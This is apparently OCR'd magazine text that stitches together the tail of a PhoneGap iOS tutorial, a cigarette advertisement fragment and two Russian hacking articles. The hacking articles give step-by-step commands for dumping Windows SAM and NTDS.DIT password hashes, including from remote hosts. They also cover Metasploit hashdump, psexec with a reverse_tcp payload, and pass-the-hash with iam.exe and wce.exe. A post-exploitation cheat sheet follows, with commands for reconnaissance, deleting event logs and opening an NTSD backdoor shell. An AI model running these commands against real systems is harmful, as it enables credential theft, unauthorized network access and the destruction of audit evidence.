Подсоедини iPhone, iPod или iPad к компьютеру, на котором запущен Xcode. Программа определит новое устройство и попросит разрешения использовать его для разработки. Нет смысла ей отказывать :). Повторю еще раз: чтобы запустить написанное приложение на iOS, необходимо быть авторизированным разработчиком iOS (другими словами, быть подписанным на iOS Developer Program). Этим придется заморочиться только в случае разработки приложений для продукции Apple, с другими платформами (Android, Windows Phone) все намного проще. У тех, кто обучается в вузе, есть шанс получить доступ к программе бесплатно благодаря каким-нибудь льготам. Все остальные должны платить $99 в год для участия в программе. Apple выдает сертификат, которым ты сможешь подписывать свой код. Подписанное приложение разрешается запускать на iOS и распространять в App Store. Если ты не студент, а $99 для невинных экспериментов тебе пока жалко, то есть и другой способ — обмануть систему. Ты можешь создать самоподписанный сертификат для верификации кода и запустить мобильную программу на джейлбрейкнутом iOS-устройстве (не буду на этом останавливаться, потому что все максимально подробно расписано в этой статье: bit.ly/tD6xAf). Так или иначе, ты вскоре увидишь работающее приложение на экране своего мобильного телефона. Останавливай секундомер. Сколько времени у тебя на это ушло?



Работающее PhoneGap-приложение

ДРУГИЕ ПЛАТФОРМЫ

Кроме PhoneGap, существуют и другие платформы, позволяющие создавать мобильные приложения без использования нативных языков. Перечислим наиболее крутых игроков.

Appcelerator Titanium (www.appcelerator.com).
Titanium умеет собирать приложения в первую очередь под Android и iPhone, но в нем также заявлена поддержка BlackBerry. Кроме самого фреймворка, проект предоставляет набор нативных виджетов и IDE. Ты можешь разрабатывать приложения на Titanium бесплатно, однако за поддержку и дополнительные модули придется заплатить (от $49 в месяц). Цена некоторых сторонних модулей доходит до $120 за год. Разработчики Appcelerator Titanium утверждают, что на основе их фреймфорка написано более 25 тысяч приложений. Исходный код проекта распространяется под лицензией Apache 2.

Corona SDK (www.anscamobile.com/corona).
Эта технология поддерживает основные платформы — iOS и Android. Фреймворк нацелен в основном на разработку игр. Еще бы, ведь разработчики заявляют о высококачественной оптимизации на OpenGL. Бесплатной версии у платформы нет, а цена довольно-таки кусачая: $199 в год за лицензию для одной платформы и $349 в год для iOS и Android. Corona предлагает свою IDE и эмуляторы устройств. Приложения под Corona пишут на языке, похожем на JavaScript.

ЗАКЛЮЧЕНИЕ

Мы создали простое мобильное веб-приложение и в несколько простых шагов портировали его на платформу iOS с помощью PhoneGap. Мы не написали ни строчки кода на Objective-C, но получили программу приличного качества, потратив минимум времени на перенос и изучение API PhoneGap. Если ты предпочитаешь другую платформу, например Android или Windows Mobile 7, то ты так же легко, без каких-либо изменений под эти платформы, сможешь собрать наше приложение (для каждой из них есть хороший вводный мануал и видеоурок: phonegap.com/start). Чтобы убедиться в состоятельности платформы, можно посмотреть на уже готовые приложения на PhoneGap, которые разработчики технологии собрали в специальной галерее (phonegap.com/apps). По факту PhoneGap — это идеальная платформа для создания как минимум прототипа будущего приложения. Ее главными преимуществами являются быстрота и минимум затратат, чем активно пользуются стартапы, которые во всех отношениях ограничены в ресурсах. Если приложение попрет, а внутренности на HTML+JS тебя по какой-то причине перестанут устраивать, всегда можно будет портировать приложение на нативный язык. Не могу не сказать, что PhoneGap изначально разрабатывался компанией Nitobi как открытый проект (репозиторий располагается на GitHub: github.com/phonegap). Исходники и дальше будут оставаться открытым, хотя в октябре прошлого года компанию Nitobi купил Adobe. Нужно ли говорить, какие перспективы появляются у проекта при поддержке в лице такого гиганта? ⌶


НОВЫЙ
West
COMPACT
COMPACT
West
RED
КУРЕНИЕ
УБИВАЕТ
COMPACT
West
BLUE
COMPACT
West
SILVER
УДОБНЫЙ ФОРМАТ.
СОЗДАН СО ВКУСОМ.

Антон «Ant» Жуков (a.zhukov@real.xakep.ru)



7 РЕЦЕПТОВ ПРИГОТОВЛЕНИЯ WINDOWS-ПАРОЛЕЙ

КАК СДАМПИТЬ И ИСПОЛЬЗОВАТЬ ХЕШИ ПАРОЛЕЙ ОТ УЧЕТОК WINDOWS-СИСТЕМЫ

Эта статья представляет собой полный сборник рецептов, описывающих, как сдампить хеши пользовательских паролей, восстановить исходный пасс путем выполнения брутфорса и получить с помощью извлеченного хеша доступ к защищенным ресурсам, используя недоработки протокола аутентификации NTLM. Минимум теории — только практика. Мы собрали все в одном месте и создали полный мануал.



ГДЕ ПАРОЛИ?

Сразу отвечу на вопрос о том, где хранятся хеши паролей в системе. В общем случае их можно извлечь из трех мест:

- из локальной SAM-базы, где хранятся LM/NTLM-хеши локальных пользователей;
- из кеша LSA, в который попадают LM/NTLM-хеши доменных пользователей, стираемые после перезагрузки;
- из специального кеша, где сохраняются MSCache-хеши паролей десяти последних пользователей, которые авторизовались на данном хосте (пароли кешируются, чтобы можно было войти в систему, если связь с доменом временно отсутствует).

Если используется контроллер домена, есть еще AD-хранилище. Важно понимать одно: из каждого указанного места пароли можно сдампить! Большинство приведенных ниже приемов давно известны, но мы решили сделать своего рода полный сборник рецептов, к которому ты всегда сможешь обратиться при необходимости. Ниже 7 готовых к употреблению рецептов.



1 PWDUMP И FGDUMP

Начнем с ситуации, когда у нас есть физический доступ к интересующей нас системе. В этом случае NTLM/LM-хеши можно сдампить с помощью специальных утилит. В большинстве своем эти тулзы требуют высоких привилегий, так как они необходимы для DLL-инжекта с помощью SeDebugPrivilege. Будем для простоты считать, что у нас есть аккаунт с правами администратора (а еще лучше NT AUTHORITY\SYSTEM).

Если имеется физический доступ, сдамить хеши довольно просто: есть много способов, к тому же всегда можно загрузить с флешки (или LiveCD), например, Kon-Boot (www.piotrbania.com/all/kon-boot), чтобы войти в систему под любым пользователем. Есть и много других хаков (в том числе для повышения привилегий до NT AUTHORITY\SYSTEM с локального админа), о которых мы не раз писали в рубрике EasyHack в прошлом году. Но вернемся к процессу извлечения хешей. Самыми известными утилитами для создания дампа хешей являются pwdump (www.foofus.net/~fizzgig/pwdump) и fgdump (www.foofus.net/~fizzgig/fgdump). Работать с этими тулзами достаточно просто, да и по функционалу они очень похожи. Для дампа хешей достаточно просто запустить проги:

```
pwdump localhost
fgdump.exe
```

Первая утилита выводит найденные хеши непосредственно в консоль. Вторая же сохраняет результат в файлах 127.0.0.1.PWDUMP (хеши паролей локальных пользователей) и 127.0.0.1.CACHEDUMP (закешированные хеши паролей доменных пользователей).

Одна из наиболее интересных опций, которую поддерживают обе утилиты, позволяет дампить хеши с удаленных машин. Чтобы провернуть этот фокус, скажем, с помощью pwdump, надо выполнить:

```
> pwdump -o mytarget.log -u MYDOMAIN\someuser -p \
    'lamepassword' 10.1.1.1
```

Здесь 10.1.1.1 — адрес удаленной машины, MYDOMAIN\someuser — аккаунт пользователя, lamepassword — пароль пользователя, а mytarget.log — файл для сохранения результатов. В отличие от pwdump, fgdump умеет дампить хеши не только с одной машины, а сразу с нескольких:

```
> fgdump.exe -f hostfile.txt -u MYDOMAIN\someuser -T 10
```

В данном случае hostfile.txt — файл, содержащий список хостов, «-T 10» — количество параллельно работающих потоков. Полученный хеш можно попробовать сбрутфорсить с помощью специальных утилит, чтобы узнать исходный пасс (ищи целую подборку подходящих тулз на врезке).

Примечательно, что некоторые из них для большего удобства поддерживают формат вывода fgdump.exe.

2 ДАМП ПАРОЛЕЙ С ПОМОЩЬЮ VOLUME SHADOW COPY SERVICE

Если утилитам вроде pwdump и fgdump сто лет в обед, то способ дампинга паролей, о котором пойдет речь далее, появился относительно недавно. Что круче всего, он вообще не требует сторонних инструментов и задействует только возможности самой системы. Как мы уже знаем, хеши паролей локальных пользователей хранятся в том числе и в файле SAM, правда, в зашифрованном виде. Поэтому, чтобы прочитать их, требуется еще один файл — SYSTEM. Эти два файла представляют собой системные ветви реестра, которые ОС постоянно использует, поэтому доступ к ним невозможен даже из-под администратора. Из-за этого многим приложениям, которые извлекают хеши паролей, приходится идти на ухищрения, чтобы получить доступ к этим ветвям. Мы же, чтобы скопировать эти файлы, воспользуемся легальным механизмом, который предоставляет сама ОС. Этот механизм, позволяющий делать «мгновенный снимок» тома, называется Volume Shadow Copy Service (теневое копирование тома). Он появился в ОС Windows начиная с версий XP и Server 2003. Эта технология автоматически используется, например, при создании архива System State с помощью утилиты ntbackup или при создании снимка для общей папки (Volume Shadow Copy for Shared Folders). Суть идеи состоит в том, что при теневом копировании будут созданы копии важных системных файлов (в частности, SAM и SYSTEM), доступ к которым мы сможем легко получить. Чтобы избавиться от лишней работы в консоли, воспользуемся небольшим скриптиком vssown.vbs (tools.lanmaster53.com/vssown.vbs), управляющим созданием копий. Сценарий ты найдешь на нашем диске. Для начала запускаем сервис теневого копирования: `cscript vssown.vbs /start`. Затем создаем новую теневую копию: `cscript vssown.vbs /create`. Теперь смотрим список всех теневых копий: `cscript vssown.vbs /list`.

Созданная нами копия будет самой последней. Из всей информации нас интересует Device object со значением «\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy14» (здесь 14 — номер теневой копии). Дальнейшие манипуляции предельно просты.

1. Копируем интересующие нас файлы:

```
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy14\
windows\system32\config\SYSTEM .
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy14\
windows\system32\config\SAM .
```

2. Все, теперь эти файлы можно скормить какой-нибудь утилите типа SAMInside (insidepro.com/rus/saminside.shtml) для расшифровки полученных хешей.

Получаем хэши локальных пользователей при помощи pwdump

Подменяем свои данные на данные другого пользователя при помощи Windows Credentials Editor (WCE)

3 ДАМП ПАРОЛЕЙ ВСЕХ ПОЛЬЗОВАТЕЛЕЙ ДОМЕНА!

Интересно, что используя предыдущий прием, можно легко слить хеши паролей не только локальных, но и вообще всех доменных пользователей! Правда, только если у нас есть доступ к контроллеру домена. Предположим, мы создали теневую копию и скопировали файлы SAM и SYSTEM. Active Directory хранит данные о пользователях в файле NTDS.DIT, так что нужно скопировать и его:

```
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy14\
windows\ntds\ntds.dit .
```

Данные о пользователях хранятся в зашифрованном виде, поэтому их нужно будет расшифровывать с помощью файла SYSTEM. Итак, что мы имеем? У нас есть файлы SYSTEM и NTDS.DIT, но как нам получить список пользователей и их хешей? До недавнего времени это было непросто, так как бесплатных утилит, способных распарсить NTDS.DIT и расшифровать хеши, не существовало. Но недавно исследователь по имени Csaba Barta выпустил тулкит, который умеет разбирать файл NTDS.DIT и извлекать оттуда хеши. Весь инструментарий доступен по адресу csababarta.com/downloads/

ВЫКЛЮЧАЕМ КЕШИРОВАНИЕ ХЕШЕЙ ПАРОЛЕЙ

Как известно, Windows кеширует хеши паролей и логины доменных пользователей, что позволяет зайти на машину, если контроллер домена отключен и недоступен. Если пользователь вводит правильный логин и пароль, то при авторизации система сохраняет хеш пароля на диске. Как ты сам понимаешь, держать такие данные на диске — не самое лучшее решение с точки зрения безопасности, так что эту функцию лучше отключить. Для этого необходимо установить ключ HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\cachedlogonscount в значение «0». Затем надо перезагрузить компьютер, чтобы удалить все закешированные ранее пароли. С этого момента винда не будет кешировать пароли пользователей домена.

ntds_dump_hash.zip. Посмотрим, как этот тулкит работает. Для дальнейших манипуляций будем использовать BackTrack5 (подойдет любой другой Linux-дистрибутив), хотя все то же самое можно провернуть и под виндой. Загружаемся, скачиваем архив тулкита и распаковываем его. Далее собираем библиотеку libesedb:

```
cd libesedb
chmod +x configure
./configure && make
```

Теперь можно приступать к дампу хэшей. Прежде всего извлекаем таблицу, содержащую зашифрованные данные:

```
cd esedbtools
./esedbdumphash ../../ntds.dit
```

У нас появился файл /libesedb/esedbtools/ntds.dit.export/datatable. Уже профит. Теперь его надо расшифровать при помощи ключа, который содержится в SYSTEM:

```
cd ../../creddump/
python ./dsdump.py ../SYSTEM
  ../libesedb/esedbtools/ntds.dit.export/datatable
```


Готово! На выходе получаем хеши всех пользователей домена! Интересно, что можно извлечь еще и предыдущие пароли пользователей (их хеши). Для этого в инструментарии имеется отдельная утилита, которую легко задействовать: `python ./dsdumphistory.py ../system ../libesedb/esedbtools/ntds.dit.export/datatable`.

Если их удастся взломать, вполне можно проследить закономерность, в соответствии с которой пользователь меняет свои пароли (она очень часто существует).



4 HASHGRAB2 + SAMDUMP2

Чтобы сдампить хеши, необязательно логиниться в системе. Опять же, если есть физический доступ к компьютеру, то можно не только загрузить с LiveCD утилиту для сброса пароля (скажем, Offline NT Password & Registry Editor), но и легко сдампить хеши с помощью специального софта — еще бы, ведь никакие политики доступа к системным файлам тут не действуют. Мы воспользуемся утилитами HashGrab2 (py1337.get-root.com/tools/hashgrab2.zip) и samsump2 (sourceforge.net/projects/ophcrack/files/samdump2/2.0.1), которые можно запустить практически из любого LiveCD-дистрибутива. HashGrab2 автоматически монтирует все Windows-разделы, которые может найти, и при помощи samdump2 извлекает логины и хеши паролей из файлов SAM и SYSTEM. Вот



Расшифровываем пароли при помощи SAMInside

как это выглядит на практике:

```
> sudo ./hashgrab2.py
HashGrab v2.0 by s3my0n
http://InterN0T.net
Contact: RuSH4ck3R[at]gmail[dot]com
[*] Mounted /dev/sda1 to /mnt/jomAT8
[*] Mounted /dev/sdb1 to /mnt/AZwJUs
[*] Copying SAM and SYSTEM files...
[*] Unmounting partitions...
[*] Deleting mount directories...
[*] Deleting ['./jomAT8']
>$ ls
hashgrab2.py  jomAT8.txt
>$ cat ./jomAT8.txt
Administrator:HASH
Guest:501:HASH
s3my0n:1000:HASH
HomeGroupUser$:1002:HASH
```

Полученные хеши тут же можно скормить брутфорсеру.



5 ВОЗМОЖНОСТИ METASPLOIT

Допустим теперь, что у нас нет физического доступа к компьютеру. Пусть вместо этого у нас имеется удаленный шелл и в идеале Meterpreter. В Metasploit Framework уже встроен функционал для извлечения списка пользователей и хешей паролей. Делается это в одну команду:

```
meterpreter > run post/windows/gather/hashdump
```

В результате мы получаем список пользователей и хешей. Но останавливаться на достигнутом не стоит. Metasploit — штука многофункциональная, поэтому можно попробовать использовать полученные хеши для доступа к другим компьютерам в сети жертвы — вдруг подойдут. Для этого пригодится модуль PsExec:

```
meterpreter > use exploit/windows/smb/psexec
```

ПРОГРАММЫ ДЛЯ ВЗЛОМА ХЕШЕЙ

SAMInside

insidepro.com/rus/saminside.shtml

Пожалуй, самая популярная программа для взлома NTLM-хешей. Позволяет импортировать свыше десяти типов данных и использовать шесть видов атак для восстановления паролей пользователей.Код брутфорсера полностью написан на асме, что обеспечивает очень высокую скорость перебора. Очень важно, что программа корректно извлекает имена и пароли пользователей Windows в национальных кодировках символов.

lm2ntcrack

www.xmco.fr/lm2ntcrack/index.html

Небольшая программка, которая может выручить в трудный момент. Она позволяет взломать NT-хеш, когда LM-пароль уже известен. Вся фишка в том, что LM-пароль регистронезависимый, а NT — регистрозависимый и как раз по нему и происходит проверка. Таким образом, если ты знаешь, что LM-пароль — ADMINISTRAT0R, но не знаешь, какие буквы заглавные, а какие нет, тебе поможет lm2ntcrack.


ighashgpu

www.golubev.com/hashgpu.htm

Процесс подбора очень трудоемкий и занимает много времени. Поэтому, чтобы как-то его ускорить, целесообразно использовать ресурсы самого мощного устройства в системе — видеокарты. Программа ighashgpu позволяет задействовать GPU для взлома хешей MD4, MD5, SHA1, NTLM, Oracle 11g, MySQL5, MSSQL. Если при этом использовать атаку по словарю, успешный результат можно будет получить намного быстрее.

```
meterpreter > set payload windows/meterpreter/reverse_tcp
meterpreter > set rhost [адрес удаленного хоста]
meterpreter > set smbpass [ранее полученный хеш
пользователя]
meterpreter > set smbuser [логин пользователя]
meterpreter > set lhost [адрес локальной машины]
meterpreter > exploit
meterpreter > shell — получили шелл на удаленной машине
```

Как видишь, все происходит автоматически, без всяких сложностей. Чтобы дальше ковыряться с любыми файлами системы, полезно сразу поднять права. Получить их можно прямо из Метерпретера, в котором есть простая команда getsystem. Этот модуль попробует поднять права в ОС, используя уязвимости MS09-012, а также нашумевшую уязвимость MS10-015 (KiTrap0D) и не только.




6 ТЕХНИКА PASS-THE-HASH

В обеих реализациях протокола NTLM есть большая дырка. Для аутентификации достаточно знать только хеш пользователя, то есть даже брутить ничего не надо. Достал хеш — и можешь лазить по сетке с правами скомпрометированного юзера :). Соответствующий метод, который носит название Pass The Hash, разработан аж в 1997 году. Одной из его самых известных реализацией является набор утилит Pass-the-Hash Toolkit. В него входит три утилиты (oss.coresecurity.com/projects/pshtoolkit.html): IAM.EXE, WHOSTHERE.EXE и GENHASH.EXE. Как видно из названия, GENHASH предназначена для генерации LM- и NT-хешей переданного ей пароля. WHOSTHERE.EXE, выводит всю информацию о логин-сессиях, которую операционная система хранит в памяти. Тулза отображает информацию о пользователях, которые на данный момент залогинены в системе: имя юзера, домен/рабочую группу и NTLM-хеши пароля. Утилита IAM.EXE позволяет прикинуться другим пользователем при получении доступа к какой-либо папке на удаленной машине, подменяя данные текущего пользователя (логин, хеш пароля, домен и т. д.), когда они в закешированном виде отправляются удаленной системе, чтобы она могла идентифицировать пользователя и решить, предоставлять ли ему доступ к запрашиваемому ресурсу. После успешной подмены все сетевые соединения с удаленными серверами, осуществляющие аутентификацию с помощью NTLM-хешей, используют подмененные данные, что позволяет получить доступ к «чужой» шаре. Рассмотрим примерный сценарий использования:

```
• whosthere.exe — получаем данные всех залогиненных
пользователей;
• iam.exe -h administrator:mydomain:AAD3B435B51404EEAAD3B
435B51404EE:31D6CFE0D16AE931B73C59D7E0C089C0 — подменяем
свои данные на данные другого пользователя.
```

Вот, собственно, и все, теперь мы имеем права для доступа к сетевым ресурсам другого пользователя.



Cain&Abel — еще одна замечательная тулза для брутфорса NTML хэшей (кроме этого поддерживает взлом хэшей большого количества других алгоритмов)



7 WINDOWS CREDENTIALS EDITOR

WCE представляет собой аналог Pass-the-Hash Toolkit'а, однако здесь весь функционал сосредоточен в одном исполняемом файле. Этот инструмент мне нравится больше. При запуске без параметров приложение возвращает список пользователей, залогиненных на данный момент в системе (утилита вытаскивает NTLM/LM-хеши из памяти):

```
wce.exe -l
```

После этого можно выбрать из них подходящего кандидата для наших черных дел и воспользоваться его данными. Допустим, нам нужно подменить свои данные на данные другого пользователя и запустить какую-нибудь программу якобы уже из-под него:

```
wce.exe -s <username>:<domain>:<lmhash>:<nthash> \
  -c <program>.
```

Тогда выполняем следующую команду:

```
wce.exe -s user:Victim:1F27ACDE849935B0AAD3B435B51404EE
:579110C49145015C47ECD267657D3174 -c "c:\Program Files\
Internet Explorer\iexplore.exe"
```

Здесь «-s» «добавляет» нового пользователя с именем user и доменом Victim, за которыми следует LM- и NTLM-хеш, а «-c» указывает, какую программу следует запустить под этим пользователем. Как видишь, все довольно просто. :)

ЗАКЛЮЧЕНИЕ

Вот, собственно, и все. Мы рассмотрели все наиболее часто встречающиеся ситуации. На самом деле существует гораздо больше способов, позволяющих увести (например, с помощью снифера) и использовать хеши, но в большинстве своем они сводятся к рассмотренным выше методам. ⊐⊏

CUDA-Multiforcer

www.cryptohaze.com/multiforcer.php

Еще одна утилита, использующая мощь графической карты для взлома различных хешей. Как можно догадаться по названию, ориентирована на видеокарты фирмы nVidia. Поддерживает внушительный список хешей: MD5, NTLM, MD4, SHA1, MSSQL, SHA, MD5_PS: md5($pass.$salt), MD5_SP: md5($salt.$pass), SSHA: base64(sha1($pass.$salt)), DOUBLEMD5: md5(md5($pass)), TRIPLEMD5, LM: Microsoft LanMan hash и др.

ophcrack

ophcrack.sourceforge.net

Программа для восстановления паролей Windows с использованием rainbow-таблиц. В таких таблицах в особой форме содержатся предварительно рассчитанные хеши для разных паролей. Таким образом, найдя заданный хэш в таблице, мы быстро получаем готовый пароль. Успех напрямую зависит от размера rainbow-таблицы. Так что, если не хочется брутить пароль тупым перебором, рекомендую скачать табличку побольше.

John the Ripper

www.openwall.com

Официальная версия этого легендарного брутфорсера паролей не поддерживает взлом NTLM-хешей, но энтузиасты не могли не прокачать функционал любимой хак-тулзы. Выпущен специальный jumbo-патч, который позволяет брутфорсить более десяти дополнительных видов хешей, в том числе NTLM. На офсайте есть как diff'ы, которые можно наложить на оригинальные сорцы, так и готовые к использованию бинарники (в том числе для win32).

Капитан Улитка

Правила постэксплуатации

Что делать с шеллом Windows-системы?

Выяснилось страшное. Многие не знают, что делать, получив шелл к удаленной Windows-системе, как с ним быть? Консоль пугает своей простотой и приводит в растерянность. Что нужно знать пентестеру, чтобы чувствовать себя комфортнее? Наши ответы мы оформили в виде таблиц-шпаргалок, разбив заготовки полезных команд на несколько разделов.

Работа с сетью

После получения доступа к одной системе пентестерам и злоумышленникам зачастую удается развить атаку и добраться до других рабочих станций и серверов в локальной сети. Для изучения топологии и структуры сети, однако, пригодны не только известные сканеры безопасности (вроде nmap, который нужно еще как-то загрузить на машину), но и некоторые стандартные команды системы.

Команда	Описание
ipconfig /all	Отображает полную информацию о сетевых адаптерах.
ipconfig /displaydns	Отображает локальный DNS-кеш.
netstat -nabo	Отображает все сетевые TCP/UDP-соединения. Ключ «-b» позволяет сразу получить еще и имена процессов, которыми эти соединения были установлены, однако эта команда требует администраторских прав.
netstat -s -p [tcp|udp|icpm|ip]	Команда netstat отображает статистику и список соединений по какому-либо протоколу (TCP, UDP, ICMP, IP).
netstat –r route print	Для вывода таблицы маршрутизации пригодна любая из этих команд. С их помощью можно получить информацию о других подсетях и статических маршрутах.
netstat -na | findstr :445	Вот таким образом можно посмотреть, какие соединения установлены на портах, содержащих значения 445.
net view	С помощью этой команды через SMB можно найти все хосты в текущей рабочей группе (домене).
net user %USERNAME% /domain	Команда выводит информацию о текущем пользователе домена (убери ключ '/domain', чтобы получить данные о локальном юзере). Помимо всего прочего, отображаются членство в группах, время последней установки пароля, скрипты для автозапуска и т. д.
net accounts	Отображает политику паролей для текущей системы (она может быть переопределена политикой домена).
net accounts /domain	Показывает политику паролей в домене.
net localgroup administrators	Отображает членов локальной группы «Администраторы».
net localgroup administrators /domain	Отображает членов группы «Администраторы» для домена.
net config workstation	Отображает такую информацию, как имя NetBIOS, имя компьютера, пользователя, домена, рабочей группы и т. д.
net share	Отображает все SMB-шары.
arp -a	Отображает ARP-таблицу локальной машины.
type %WINDIR%\System32\drivers\etc\hosts	Показывает содержимое файла hosts.



ИНФОРМАЦИЯ О СИСТЕМЕ

Одна из первостепенных задач после получения шелла к удаленному хосту — собрать максимум информации о системе. Приведенные ниже команды помогут тебе по крупинке воссоздать полный «облик» удаленной машины: с какой ОС ты имеешь дело (от этого будет зависеть возможность использования тех или иных команд), какие сервисы запущены, какие задачи определены в планировщике, под каким пользователем выполнен вход в систему, какие у него есть привилегии и т. д.

Команда	Описание
whoami **whoami /all**	Под каким пользователем выполнен вход в систему? Это команда отображает текущего пользователя и домен. Ключ '/all' позволяет дополнительно получить SID юзера, а также имена и SID групп, к которым он принадлежит (вдруг в этом списке будет группа «Администраторы»?).
qwinsta	С сервером, возможно, кто-то работает удаленно. Чтобы узнать об активных RDP-сессиях (подключениях к удаленному рабочему столу), можно использовать эту команду.
ver	Команда возвращает версию ядра (как uname в никсах), что позволяет точно определить, с какой ОС ты имеешь дело.
set	Переменные окружения — важная настройка системы. Команда SET выводит их в виде списка, в котором для каждой переменной указано значение. Обратить внимание стоит в первую очередь на USERDOMAIN, USERNAME, USERPROFILE, HOMEPATH, LOGONSERVER, COMPUTERNAME, APPDATA, и ALLUSERPROFILE. Названия говорят сами за себя.
systeminfo (XP+)	Эта команда выводит множество сведений о системе, включая имена хоста и домена, версию биоса, название сервера для входа в сеть, настройки сетевых интерфейсов, а также данные об установленных в системе патчах.
qprocess *	Если хочешь вывести список процессов в наиболее удобном для чтения виде, надо взять на вооружение эту команду. Для каждого процесса ты получишь имя пользователя, ID сессии, PID и название бинарника.
qappsrv	Эта команда выводит список терминальных сервисов, которые доступны в домене.
schtasks /query /fo csv /v > %TEMP%	Выводит все сервисы в удобном формате csv, после чего их можно слить и более тщательно просмотреть.
at	Команда, запущенная без параметров, показывает все задачи, запланированные с помощью встроенного планировщика. Но главная фишка этой команды в том, что ее можно использовать для поднятия привилегий до SYSTEM (работает даже на Win7x64). Например, команда, выполняющая BAT-файл do_something.bat с привилегиями SYSTEM в 15:41, будет выглядеть так: `at 15:41 /interactive "d:\pentest\do_something.bat"` Имей в виду, что использовать команду может только администратор.
schtasks (XP+)	Отображает все запланированные задачи, которые доступны пользователю для просмотра. В отличие от at, с помощью schtasks запланировать запуск приложения может любой пользователь (необязательно админ).
net start или sc query	Отображает все запущенные сервисы
sc getkeyname "XXXXX" **sc queryex "XXXXX"**	Первая команда позволяет получить key name интересующего тебя сервиса. После его получения ты можешь запросить статус, PID и другую информацию о сервисе с помощью второй команды.
tasklist (XP+)	Еще одна команда для отображения списка процессов.
taskkill [/f] /pid <pid> **taskkill [/f] /im <image_name>**	Убивает процесс по имени или PID
fsutil fsinfo drives	Отображает текущие диски в системе (для использования нужны права администратора).
gpresult /z	Выводит по-настоящему большой отчет о групповых политиках.

РАБОТА С ЛОГАМИ

В любой системе пишутся логи. Вернее, множество логов. Ниже приведена небольшая подборка команд, с помощью которых ты сможешь посмотреть нужные тебе журналы или при необходимости удалить их.

Команда	Описание
wevtutil el	Выводит список всех логов, над которыми далее можно выполнить некоторые операции (просмотреть, удалить и т. д.).
wevtutil qe <LogName>	Получение конкретного лога.
wevtutil cl <LogName>	Удаляет указанный лог.
del %WINDIR%*.log /a /s /q /f	Брутальный способ удаления всех логов из папки WINDOWS.

УДАЛЕННЫЙ ДОСТУП

Стандартные средства Windows не очень-то позволяют подключаться к удаленным хостам по различным протоколам и принимать подключения. Но кое-что с их помощью все-таки можно предпринять.

Команда	Описание
%windir%\System32\cmd.exe /c "%SystemRoot%\system32\Dism.exe" /online /get-features	Эту команду можно выполнить, только если у тебя есть права админа, но зато она позволяет включить многие опции Windows Vista SP1/7/2008/2008R2, которые по умолчанию отключены, например telnet или ftp-клиент..
%windir%\System32\cmd.exe /c "%SystemRoot%\system32\Dism.exe" /online /enable-feature /featurename:TFTP	В приведенном примере эта команда включает TFTP. Это позволит тебе использовать консольный FTP-клиент tftp.exe для загрузки файлов в систему.
Ntsd –server tcp:port=1337 cal.exe Ntsd –remote tcp:server=<ip-адрес>,port=1337	Любая версия ОС Windows младше Vista по умолчанию включает отладчик ntsd.exe, который находится в папке system32. Он предоставляет отличную возможность открыть на системе шелл. Для этого нужно активировать удаленную отладку (первая команда), подключившись к какому-нибудь процессу. После этого к системе сможет подключиться удаленный отладчик (вторая команда). Если после подключения он введет команду «.shell», то получит доступ к командной строке. Этот трюк называется NTSD Backdoor.
net use	Подключает удаленные сетевые шары.

РАБОТА С РЕЕСТРОМ

Реестр системы — настоящий кладезь информации, проанализировать которую бывает очень полезно. Тут нет особых премудростей: через консоль ты можешь сохранить некоторые ветки из реестра, сделать выборку или, допустим, добавить новый ключ (например, чтобы добавить новое приложение в автозапуск).

reg save HKLM\Security security.hive	Команда сохраняет ветку security в файле. Аналогично можно, к примеру, сохранить ветку system.
reg save HKLM\SAM sam.hive	В файле можно сохранить и SAM, но для этого нужны права администратора.
reg add [\\TargetIPaddr\] [RegDomain][\Key]	С помощью этой команды можно добавить в реестр нужный ключ (в том числе на удаленной машине TargetIPaddr). Например, «REG ADD HKLM\Software\MyCo /v Data /t REG_BINARY /d fe340ead» добавит параметр (имя: Data, тип: REG_BINARY, данные: fe340ead).
reg export [RegDomain]\[Key] [FileName]	Выполняет простой экспорт данных из реестра.
reg import [FileName]	Импортирует данные в реестр.
reg query [\\TargetIPaddr\] [RegDomain]\[Key] /v [Valuename!]	Выполняет поиск по реестру.

ПОИСК ПОЛЕЗНЫХ ФАЙЛОВ

Банальный поиск файлов по диску, казалось бы, элементарная задача. Но как ты будешь искать, скажем, на диске C: файл с названием sam_backup.dat? Если ты знаешь, как это делается, — молодец, переходи к следующему разделу. А мы пока приведем пару полезных сниппетов:


tree C:\ /f /a > C:\output_of_tree.txt	Выводит список всех директорий и файлов диска C: в древовидном виде, записывая их в файл.
dir \ /s /b | find /I "search_string"	Ищет по выводу команды dir из корня текущего диска (\) и по всем поддиректориям (/s) с использованием формата base (/b) строку search_string, которая может встретиться где угодно в файле и в пути к файлу.



ИГРЫ С WMIC

Пользователь, имеющий доступ к консоли, может прибегнуть к еще одному мощному инструменту — WMI (Windows Management Interface). Помимо довольно навороченных скриптов, можно активно использовать WMI-консоль (WMIC): ниже приведено несколько довольно простых примеров, иллюстрирующих, чем она может быть полезна.

Команда	Описание
